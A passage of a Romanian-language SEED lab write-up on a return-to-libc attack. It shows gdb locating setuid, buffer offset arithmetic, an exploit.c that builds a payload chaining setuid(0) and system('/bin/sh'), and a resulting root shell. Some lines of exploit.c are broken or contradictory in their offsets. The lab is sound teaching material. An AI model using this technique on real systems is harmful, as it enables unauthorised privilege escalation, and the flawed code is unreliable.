uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$

```

S-a rulat programul **retlib.c** în modul **debug**, mai apoi s-a aflat adresa funcției **setuid**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/19/22]seed@VM:~/Desktop$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
[New process 7431]
process 7431 is executing new program: /bin/dash
sh: 1: u: not found
[Inferior 2 (process 7431) exited with code 0177]
Warning: not running or target is remote
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$
```

S-a modificat fișierul **exploit.c** în modul urmator:


Offset -> 20

setuid() -> 20 + 4 = 24

system() -> 20 + 8 = 28

0 -> 20 + 12 = 32

/bin/sh -> 20 + 16 = 36




```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
exploit.c (-/Desktop) - gedit
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main() {
    char buf[40];
    FILE *badfile;
    badfile = fopen("./badfile", "w");

    //0x14 -> 20
    *(long *) &buf[36] = 0xbffffdd6; //bin/sh 20+20=40
    *((long *) &buf[28] = 0xb7e42d49; //system() 20+8=28
    /*(long *) &buf[36] = 0xb7e369d0; //exit() 20+16=36
    *(long *) &buf[24] = 0xb7eb9170; // setuid() 20+4=24
    *(long *) &buf[32] = 0; // parameter of setuid 20+12=32

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

S-a compilat și rulat programul **exploit.c**, mai apoi s-a rulat programul **retlib.c** și se observă că s-a obținut privilegii de **root**.



```
SEEDUbuntu (Snapshot 1) [Running] - Oracle VM VirtualBox
Terminator
/bin/bash
[12/19/22]seed@VM:~/Desktop$ gcc exploit.c -o exploit
[12/19/22]seed@VM:~/Desktop$ ./exploit
[12/19/22]seed@VM:~/Desktop$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```